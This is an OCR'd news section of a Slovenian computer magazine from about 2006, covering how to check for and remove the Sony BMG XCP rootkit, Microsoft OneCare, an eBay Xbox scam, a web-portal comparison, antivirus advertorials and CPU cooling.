Ali zloglasni Sonyjev rootkit ždi na vašem disku?

Ali imate Windows?
- NE → Linux? Huh.
- DA →

Ali imate kak CD, ki ga je izdal Sony BMG?
- NO → Potem ste varni, a bodite vseeno previdni.
- DA →

Ali so na škatli CD-ja napisane sistemske zahteve?
- NE → Verjetno nima XCP. Za vsak primer nadgradite svoj varnostni program.
- DA →

Ali ste onemogočili samodejni zagon CD-jev?
- NE → Naredite to! Zdaj!
- DA →

Ali ste vseeno namestili programsko opremo s CD-ja?
- NE → Vrnite CD in zahtevajte vračilo denarja.
- DA →

Ponovno jo nadgradite, za vsak slučaj. Preglejte računalnik. Ali ste prepričani, da je vse v redu?
- NE →
- DA →

Ne predvidevajte kar na slepo, da ga ni: preverite, da je na seznamu vašega programa proti spywareu ali preizkusite *Rootkit Revealer* (www.sysinternals.com/Utilities/RootkitRevealer.html), da se zatrdno prepričate. Ali je še vedno tam?
- NE → Veselo zaplešite.
- DA →

Trajalo je več tednov, a je Sony BMG končno predstavil pošteno aplikacijo za odstranjevanje rootkita. Snemite jo: cp.sonybmg.com/xcp/english/updates.html

ONI PRAVIJO

Zelo, zelo, zelo nam je žal za škodo in neprijetnosti, ki jih je to povzročilo uporabnikom glasbe." Thomas Hesse, predsednik Sony BMG Global Digital Business

Na naslednjih straneh ne spreglejte

str. 10
NOVICE
Kaj je novega v svetu računalništva.

str. 16
OPREMLJENI
Najbolj vroča prihajajoča oprema.

str. 18
NAROČITE SE
Prejemajte revijo na hišni prag.

str. 19
NASLEDNJI MESEC
Kaj boste prebirali v naslednji številki.


str. 20
SPEDENAJ MI PC
Komu smo ta mesec brezplačno predelali PC?

Vrhunska protivirusna tehnologija Norman med najboljšimi

Priznani protivirusni raziskovalci pod vodstvom Andresa Marxa iz www.av-test.org so uvrstili Norman Virus Control med najboljše protivirusne izdelke na tržišču.

NORMAN®
www.norman.si


Tehnologija Sandbox odkriva tudi nove in neznane viruse. Sandbox omogoča odkrivanje in odpravljanje virusov brez najnovejših popravkov.



Zaskrbljeni starši

Uredništvo *PCFormata* prav gotovo ni edina skupina ljudi na svetu, ki ji že pošteno preseda strašenje zaradi vsebine računalniških iger. Združenje ELSPA je pred kratkim izdelalo spletno stran, ki je namenjena vsem staršem, ki imajo z igrami obseden podmladek, in sicer **www.askaboutgames.com**.

Stran nas ni pritegnila zaradi obvezne protipiratske propagande, temveč zato, ker je presenetljivo iskrena. Izjav, kot je na primer: "ni še bilo dokazanega primera, da bi računalniške igre povzročale nasilno vedenje," ne slišimo ravno pogosto. Če poznate kakšnega mulca, ki je že čisto na psu z živci, ker mu starši težijo zaradi igranja, ga usmerite na **www.elspa.com**.



Ena ljubezen

Microsoft je končno predstavil lasten protivirusni program *OneCare* in namerava predelati storitev MSN. Ali je to konec Hotmaila?

Čudi nas, da nam je uspevalo vsa ta leta. Microsoft je porinil svoje zvedave prste v igre in domačo zabavo, medtem ko je bolj tradicionalne dele računalniškega trga doslej prav ignoriral. Zdaj, ko je Vista na poti, pa je čas, da nadoknadi zamujeno. Zgodnja različica *Windows OneCare*, aplikacije, zaradi katere bi se naj Symantecu, Pandi, MCAfeeju in AVG-ju tresle hlače, je že razvita, prve 30-dnevne različice pa bodo prav gotovo v kratkem na razpolago. Ko bo *OneCare* na voljo, bo zanj potrebno plačevati letno naročnino. Prvi vtisi? Gre za zelo elegantno aplikacijo, ki je na videz bolje integrirana v okolje Windows kot večina drugih protivirusnih programov, tako da bo najverjetneje precej zanimiva za računalniške novince, ki jih Microsoftov logotip nadvse pomirja.

Res pa je, da *OneCare* nima naprednih možnosti, ki jih imajo druge aplikacije, drugače pa se naseli po vseh koncih Windows in zamenja požarni zid in SP2 z nekoliko bolj čuječo različico, vključena pa so celo orodja, ki spominjajo na Norton SystemWorks, ki omogočajo hitro defragmentacijo diska in iskanje nepotrebnih datotek. *OneCare* pa ne bo po volji uporabnikom, ki želijo večjo mero nadzora nad varnostjo svojih računalnikov, mnogim pa bo všeč zaradi enostavne uporabe. Protivirusni program je očitno del združevanja doslej neskladnih Microsoftovih storitev, ki nosijo ime Windows. Del tega je tudi Windows Live Mail, Gmailu podobna spletna aplikacija, ki bo zamenjala Hotmail in bo na razpolago vsem, ki se bodo prijavili na beta različico. Isto bo doletelo *MSN Messenger*, ki bo kmalu postal *Windows Live Messenger* – največja sprememba, ki bo vključevala Microsoftovo storitev VoIP. O tem bomo več govorili naslednji mesec.

Igrače za invalide

"Pametna obleka" bi lahko pomagala slepim in slabovidnim uporabnikom računalnikov

En den glavnih ciljev tehnoloških raziskav je iskanje inteligentnih novih možnosti uporabe obstoječih naprav. Takšno novo odkritje je tudi Mukana, ki je delo finskega razvojnega studia Sauma, gre pa za integracijo cele vrste naprav, ki jih vsi poznamo, na tak način, da so lahko v pomoč slepim in slabovidnim. Mukana je v bistvu torba, ki jo uporabnik nosi čez prsi, v njej pa se skriva cel kup mobilne tehnologije.

V oblačilu so mobilni telefon, brezžične slušalke, naprava GPS in programska oprema za prepoznavo govora, s pomočjo katerih lahko uporabnik vse skupaj nadzoruje samo z govorom. Sistem Mukana omogoča slepim in slabovidnim uporabnikom enostavnejše premikanje naokoli, sistem GPS pa jim pomaga pri navigaciji. V nahrbtniku je tudi majhen akumulator, s katerim je mogoče sistem napolniti.

Mukana je še vedno prototip, zato se za vmesnike, ki podpirajo Braillleovo pisavo, in bralnike besedil odpravite na **www.humanware.com**, in tam poiščite primerno strojno opremo za ljudi s posebnimi potrebami.
www.saumadesign.net/mukana.htm

S primerno obleko bi lahko bili PC-ji bolj dostopni.

XBOX360?




Med božičnimi prazniki je bil uporabnik eBaya trdno prepričan, da je uspel dobiti redki Xbox 360 Premium Pack. Na njegovo nesrečo pa se je zgodba nesrečno končala, in sicer na račun ene same drobcene povedi na koncu vse propagandne solate: "Ta dražba ni za Xbox 360, temveč za sliko letega." V dražbi za konzolo je sodelovalo 15 kandidatov, končna cena pa se je ustavila pri dobrih 163 tisočakih. Ogromno ljubiteljev konzole bi si raje odgriznilo nogo, kot da bi plačalo takšno ceno za eno samo konzolo, a pomislite, kako je moral biti kupec presenečen, ko se je v njegovem nabiralniku znašla slika Microsoftovega najnovejšega konzolnega dosežka. Prodajalec slike ni več registriran na eBayu, kar lahko pomeni, da se je v stvar vmešal sam eBay, ali da je prodajalec preprosto pobral denar in izginil. Ne glede na razlog za izginotje prodajalca, pa ima ta zgodba dober nauk: med sodelovanjem na dražbah bodite izjemno previdni in res preberite celoten opis izdelka, ki je naprodaj, preden se dražbe udeležite.

Celotna slika Xboxa 360, vredna več kot 163 jurjev, za vas popolnoma brezplačno.

PCFtest

SPLETNI PORTALI

Vaše življenje na eni sami strani; prijavite se s kateregakoli računalnika in berite e-pošto, novice in poiščite druge informacije. Vsak gigant že ima svojo – katera je najboljša?

Kaj je?	Prednosti	Pomanjkljivosti	Ocena
My Yahoo! http://my.yahoo.com **Na voljo je že več let, zdaj pa ima Yahoojev portal močno konkurenco. Kako se lahko primerja s prišleki na tej sceni?**	Oglejte si to! Dnevni stripi z Garfieldom na vašem namizju! Z različnimi barvnimi temami lahko spremenite tudi videz strani.	Premikanje razdelkov je precej zapleteno, večinoma pa brez premikanja strani nanjo ne boste mogli spraviti vsega, kar bi želeli.	4/5
 **Windows Live** www.live.com **Bill se očitno trudi prevzeti lastništvo nad spletom, zato ima zdaj tudi svoj portal. Trenutno je v beta različici, kmalu pa bo na voljo tudi Office Live.**	Tako fino je, če lahko v okno vsebino kar vlečete. Stran lahko tudi oblikujete po želji. Vremenska napoved je tudi lepša od našega Trontlja.	Enostavno oblikovanje je precej simpatično, a strani vizualno ni mogoče kaj prida spreminjati. Določene elemente (na primer RSS) je težko dodajati.	3/5
 **Start** www.start.com **Se vam zdi znano? Microsoft povečuje svoje možnosti s kar dvema portaloma. Ta je le "inkubacijski eksperiment", zato nima zvenečega imena.**	Zakaj je na vrhu velik logotip Windows? Razen tega je tako enostaven za uporabo in simpatičen kot Windows Live.	Popolnoma enak je kot Live, le da nima možnosti e-pošte. Je enako enostaven z manj možnostmi spreminjanja barv.	2/5
 **Google Personal Home Page** www.google.co.uk **Googlov poskus je zasnovan podobno kot Sidebar.**	Tako enostaven kot par Microsoftovih portalov, saj omogoča vlečenje vsebine v okno, je pa delo z objavami RSS veliko enostavnejše.	Skoraj identičen je kot Microsoftov, le da ni tako dodelan in ima preveč vizualne navlake, da bi se lahko res zaljubili vanj.	3/5
My Ask Jeeves myaskjeeves.uk.ask.co.uk **Spletni butler si je tudi privoščil lasten spletni portal, ki je usmerjen predvsem v iskanje in je še vedno v fazi razvoja.**	Na smrt enostavno je spletne stvari razvrščati v kategorije, vanj pa lahko uvozite tudi svoje priljubljene spletne strani.	Zahteva veliko preveč dela v primerjavi z drugimi portali, prav tako pa ne ponuja možnosti, da bi ga vizualno prilagodili svojim očem.	2/5

ZAKLJUČEK **Čeprav so portali na razpolago že kar nekaj časa, so bili doslej mogoče malce preveč futuristični. Zdaj, ko so se uporabniki končno sprijaznili z internetom in so ga začeli aktivno uporabljati, pa je možnost stalnega dostopa do informacij kar privlačna ideja. Po tej plati je Yahoo! najboljši, saj je najbolj barvit in izjemno uporaben.**

Upočasnjena svetloba

Te čudne slike so posnetki "upočasnjene svetlobe".

Leni fotoni za hitro računanje

Evropski znanstveniki, ki jih vodi britanska ekipa, poskušajo ugotoviti, kako bi lahko upočasnili svetlobo, da bi, paradoksalno, pospešili pretok podatkov. Ultrafast Photonic Collaboration (UPC) je interdisciplinarno raziskovalno sodelovanje, ki ga financira Svet za inženirske in fizikalne vede, ima nalogo "upočasniti" fotonske žarke, ki bi jih lahko uporabljali za računalnike, zasnovane na principu svetlobe.

Ozka grla na internetu običajno povzročajo električni sistemi. Hitrejši deli so optični sistemi, po katerih podatki potujejo kot svetloba. Električni deli računalniških sistemov dosegajo zgornjo hitrostno mejo, in ker si seveda želimo večjih zmogljivosti, posegamo po svetlobi. "Svetlobo lahko shranjujemo samo tako, da jo pretvorimo, na primer v električno energijo ali z uporabo laserja, ki vžge točko na CD," je znanstvenemu časopisu Newsline pojasnil profesor Thomas Krauss, ki je član UPC. "To pa energetsko ni preveč učinkovit način. Če bi lahko svetlobo upočasnili, bi jo lahko neposredno shranjevali, ne da bi jo morali pretvarjati." Krauss in člani njegove ekipe delajo na sistemih, ki uporabljajo izključno samo svetlobo, in s tem odpravijo elektronske posrednike.

Da bi upočasnili svetlobo in razvili hitrejša omrežja, profesor Krauss in drugi znanstveniki pri UPC eksperimentirajo s "fotonskimi kristali", miniaturnimi vezji, ki lahko zajamejo in "shranijo" svetlobo. Tako bi lahko razvili tehnologijo, ki bi zamenjala trenutne silicijeve sisteme. Najhitrejši moderni sistemi omogočajo prenos 40 gigabitov v sekundi, sistemi s fotonskimi kristali pa bi lahko to hitrost zvišali na kar deset terabitov v sekundi, torej bi šlo za skoraj trikratno zvišanje hitrosti prenosa podatkov in seveda za velikanski poskok v zmogljivostih osebnih računalnikov.
www.ultrafast-photonics.org

Študenti proti RIAA

Študenti s Princetona zbrali 5.000 dolarjev za kazni

Delvin Olivan, 18-letni študent Princetona, je prejel poziv na sodišče zaradi distribucije avtorsko zaščitenega materiala, in račun za 5.000 dolarjev (nekaj manj kot milijon tolarjev). Njegovi sošolci so zaradi tega začeli kampanjo, s katero so želeli zbrati sredstva in osvestiti ljudi, da bi videli "krvoželjno plenilsko" plat ameriških korporacij. Postavili so tudi spletno strani **freedelwin.org**, kjer obiskovalce obveščajo o Olivanovem položaju. Tam lahko snamete tudi letake in posterje ali kupite majico z napisom "Free Delwyn". Na strani lahko celo finančno prispevate kampanji za Delwyna.

Olivan je prejel celih 109 strani dolg dokument, na katerem je seznam vseh 4.070 nelegalnih datotek, ki so bile najdene na njegovem računalniku, v podrobnostih o primeru pa je navedena izjava RIAA, in sicer, da je Olivan povzročil "nepopravljivo škodo, ki finančno ni izmerljiva in je z denarjem ni mogoče popraviti".

Kar pošteno dvomimo v zgornjo izjavo, saj RIAA ni imela prav nobenih težav s precej hitrim izdajanjem računa gospodu Olivanu. Bomo še videli, kako se bo ta sporni primer zaključil.

Študentje – niso zdravi, če se zaradi nečesa ne pritožujejo, kajne? Malce zapora še ni nikomur škodovalo...

Tretji je naš

Tretja najbolj navita grafična kartica na svetu je slovenska

Sredi januarja, je padel slovenski rekord v doseganju ekstremnih hitrosti grafičnih kartic. Za naravnost noro navijanje, ki se ni končalo s scvrto kartico, je poskrbel naš strokovnjak tega področja, ki sliši na ime Zbogi in je član skupine Funtech OC Team. Poleg tega, da je postal lastnik najhitrejše grafične kartice v Sloveniji, se je vpisal tudi na tretje mesto svetovne lestvice v kategoriji "ATI X1800 single card". Zverino ATI Club 3D PCI-e X1800XT s 512MB pomnilnika GDDR3, katere pooblaščeni zastopnik je pri nas podjetje Izid, je uspelo s privzetih frekvenc 625MHz/750MHz (procesor/pomnilnik) naviti na nenormalni frekvenci 918MHz/976MHz. Seveda ni treba poudarjati, da je sistem ostal stabilen in delujoč. www.funtech.si/

PRESTIGIO NOBILE 1520W+
✔ NOVI CENTRINO SONOMA
✔ 15.4" zaslon TFT matrika (wide)
✔ Ločljivost 1280 x 800 WXGA
✔ Intel Centrino PentiumM 1,73GHz\533 (2mb)
✔ Intel Extreme graphics 915GM
✔ 512MB DDR2, HDD 40gb\5400\8mb
✔ DVD ± 8x enota, Zvočna kartica AC97
✔ 3 x USB2.0,1x Fire Wire IEEE1394,
✔ Vga izhod,Tv izhod, 56k fax/modem
✔ Mrežna kartica 10/100/1000
✔ 1 x PCMCIA Type II, Li-on Baterija
Dimenzije:
25 x 35,4 x 3.3 cm, teža 2,9 kg
samo 231.900 SIT

TECH TRADE
Vojnjakova 5, Ljubljana
tel.: 01/4340-108, 4335-350
www.techtradecenter.si
Nobile 1590w

Skype mobilno


Prihaja prvi brezžični telefon Skype

Ta impresiven in uporaben kos telefonske tehnologije je doživel svetovno premiero na sejmu CES v Las Vegasu v začetku leta. Za razliko od drugih naprav, ki se morajo povezati z osebnim računalnikom, bo telefon NetGear Skype WiFi deloval povsod, kjer bo uporabnik povezan z brezžično dostopno točko – najsi bo to doma, v pisarni, kavarni, na odprtem javnem mestu ali v kateremkoli drugem, javno dostopnem brezžičnem omrežju, kjerkoli na svetu. Vgrajen odjemalec Skype mu bo omogočal uporabo vseh storitev Skype (brezplačni klici drugih uporabnikov storitve Skype, konferenčni klici, besedilni klepet, SkypeOut...).


Posebej razveseljivo pa je, da za uporabo telefona ne bomo potrebovali računalnika ali kakršnekoli druge dodatne opreme.


Že ob nakupu bo telefon pripravljen za uporabo v brezžičnem omrežju. Uporabnik bo moral le vpisati uporabniško ime in geslo. Programska oprema Skype prikliče seznam stikov uporabnika, prikaže stanje povezave na zaslonu telefona in omogoča povezavo z drugim uporabnikom storitev Skype. Več informacij o telefonu NetGear Skype WiFi, vključno s ceno in dostopnostjo, bo na voljo v prvem četrtletju leta 2006, začetno radovednost pa si lahko potešite na naslovu http://tools.netgear.com/skype.

Naročnik oglasa
SI SPLET
SI SPLET d.o.o.
Dolenjska 76, 1000 Ljubljana
Tel.: 01 / 428 94 05
Faks: 01 / 428 94 06
e-mail: info@sisplet.com




NOD32 Antivirus že osem let zapored ni izpustil niti enega "in-the-wild" virusa ali črva. Zanj se odloča čedalje več uporabnikov, med drugimi pa ga uporabljajo tudi Microsoft, Dell in Canon.






Agnitumovi izdelki so pometli s konkurenco. Outpost PRO in Office Firewall ter Tauscan Antitrojan.

V kolikor imate protivirusni program nastavljen na sprotno opozarjanje, boste presenečeni nad številom groženj.



***Učinkovitost* zaznavanja** (vir: Virus Bulletin)



***Hitrost* pregledovanja** (vir: Virus Bulletin)

VARNOST NA SPLETU

Zaščitite svoj računalnik

Predstavljamo Esetov NOD32 Antivirus in Agnitumov Outpost Firewall

Zastopnik Si Splet d.o.o. **Na spletu** www.nod32.si, www.outpost.si

Zlobni razvijalci nas vsak mesec zasuvajo s stotinami novih ali variacijami starih primerkov virusov, črvov, trojancev in ostalih škodljivcev. Včasih celo z več sto različicami dnevno. In en sam virus je dovolj, da ostanete brez vseh podatkov. Prav tako se je v dobi spletnega bančništva in nakupovanja povečalo število vdorov, prevzemanja identitet, zlorab lukenj v operaciskih sistemih in programih ter namestitev vohunskih programov, ki vam skušajo na tak ali drugačen način izpraznitи denarnico. Analitiki ob vsakem večjem izbruhu računajo škodo, ki jo povzročajo računalniški škodljivci, že v milijardah dolarjev.

Zato se izdelovalci protivirusne in protivdorne zaščite neprestano trudijo izboljšati svoje sisteme zaznavanja, odkrivanja, blokiranja in odstranjevanja vseh oblik škodljivih programov. Zaradi narave delovanja protivirusne in protivdorne zaščite morajo običajno iskati kompromise med stopnjo učinkovitosti zaznavanja, hitrostjo delovanja in zasedanjem sistemskih resursov ter navsezadnje dostopno ceno končnega izdelka. Občasno pa jim uspe združiti vse našteto v en učinkovit sistem.

NAJBOLJŠE ZA SPLETNO VARNOST

- >> NOD32 Antivirus (za Windows, DOS, Linux in Novell)
- >> NOD32 Enterprise Edition
- >> Outpost PRO Firewall
- >> Outpost Office Firewall
- >> Tauscan Antitrojan

"En sam virus je dovolj, da ostanete brez vseh podatkov"

ZAŠČITENI Z NOD32

Mednarodni
- >> Microsoft
- >> Canon
- >> Dell

Domači
- >> Inštitut Jožef Stefan
- >> Hermes Softlab
- >> Si.mobil
- >> Spar Slovenija
- >> Telemach
- >> Merkur
- >> Lesnina
- >> Delo Revije
- >> Dnevnik
- >> Kolinska
- >> Iskra MN
- >> Študentska org. Maribor

...in še tisoči drugih zadovoljnih uporabnikov.

NOD32 ANTIVIRUS

Po podatkih neodvisne revije Virus Bulletin (www.virusbtn.com), ki že od leta 1989 prinaša najpopolnejši pregled virusov in zaščite pred njimi, drži NOD32 absolutni rekord pred ostalimi protivirusnimi programi, saj že 8 let ni izpustil niti enega "in-the-wild" virusa ali črva in je pridobil kar 35 Virus Bulletinovih "100% Award", več kot katerikoli drug protivirusni program. Njegova originalna tehnologija ThreatSense™ temelji na napredni hevristiki, ki proaktivno zaznava in analizira izvršljive kode, da bi v njih prepoznala zlonamerno delovanje, še preden so na voljo popravki virusnih definicij, čeprav tudi te vsakodnevno obnavlja. Zaradi optimizirane kode je NOD32 tudi do 50-krat hitrejši od drugih izdelkov, saj je sposoben vsako sekundo pregledati do19MB, pri čemer optimizirana delovna postaja ne uporablja več kot 20MB spomina. S programom NOD32 je računalnike svojega uredništva zaščitila tudi revija, ki jo pravkar berete.

OUTPOST FIREWALL

Da iz Rusije prihajajo vrhunski hackerji je znano. Manj znano, čeprav logično, pa je, da so Rusi tudi proizvajalci vrhunske protivdorne zaščite. Outpost Firewall je izdelek ruske softverske hiše Agnitum, ki se je nizki ceni in enostavni uporabi navkljub, v testih, ki so jih opravile evropske revije Chip, PC Welt, PC Pro, Rad&Rön, PC Professionell, in druge, odrezal bolje od znanih proti-vdornih programov znamk Kerio, Zone Alarm, Sygate, Kaspersky Anti-Hacker in Tiny.

Tom Takamoto, varnostni svetovalec Canona, je Outpost označil za *"enega najboljših firewallov na svetu"*, Scott Jones, produktni manager Novella pa ga je imenoval za *"zlato zrno med kupom starega kamenja"*.

Vprašajte se torej. Si ob stotinah groženj vašemu računalniku vsak dan še lahko privoščite manj kot najboljše? **PR**

Virus Bulletin je protivirusnemu programu NOD32 podelil že 35 nagrad "100% Award" za 100% detekcijo virusov!

Opremljeni

NAJBOLJ VROČA OPREMA, KI PRIHAJA NA TRG

INTELOVE BAKRENE TEŽAVE


PCF ZAHTEVA BOLJŠI HLADILNIK

Ali bi lahko Intelove težave z namiznimi računalniki rešili z enostavno zamenjavo hladilnika? O tem se sprašujemo, že odkar eksperimentiramo z Intelovimi dvojedrnimi procesorji Pentium D v kombinaciji s poštenimi bakrenimi hladnilniki.

Pri standardnih frekvencah se čipi, kot je Pentium D840 odlično obnesejo. Najboljše pri teh procesorjih je, da prinašajo zmogljivosti dvoprocesorskih sistemov s 3,2GHz Xeoni za prav solidno ceno. Res pa je tudi, da so hladilniki, ki jih Intel dobavlja skupaj z vsemi procesorji LGA775, prava sramota, ki bi jo bilo treba pravno prepovedati. Ventilatorji na njih so odločno preglasni, svoje naloge pogosto ne opravljajo najbolje in se močno trudijo, da bi trajno uničili Intelove procesorje s tehnologijo Netburst. Če na procesor namestite kak kvaliteten bakren hladilnik, kot je na primer Zalman 7700Cu, je razlika prav neverjetna. Kot lava vroč Pentium, ki se bo vsak čas stopil, naenkrat postane čisto hladen in nima nobenih težav. Še več: naviti ga je mogoče na 3,6GHz in več, ne da bi sistem postal nestabilen ali preglasen. Dvojedrni Pentium D, ki teče pri 3,6GHz bo z levo roko zmlel prav vse številke, ki mu jih boste servirali, vključno z video vsebinami ločljivosti 1080p, kodiranimi s standardom H.264.

Sama ideja o nadgradnji hladilnika vsekakor ni nova, nas pa še vedno zmede. Kaj če bi Intel dejansko ponudil paket procesorja in poštenega bakrenega hladilnika? Če nič drugega, bi si zagotovil boljše ocene v računalniških medijih. A prav gotovo ne bi ostalo samo pri tem, saj bi bil Pentium D tako veliko bolj privlačen za vse potencialne kupce novih računalnikov. Za nekaj tisočakov več bi lahko tako dobili procesor D820 s kvalitetnim bakrenim hladilnikom, kar bi lahko bila prav morilska kombinacija.

Proizvajalci osnovnih plošč bi morali skupaj z nabori ponujati tudi kvalitetnejše hladilnike.



Vojne formatov

Gigabyte GA-G1975X

Cena Še ni znana **Na voljo** Začetek 2006 **Na spletu** www.giga-byte.com

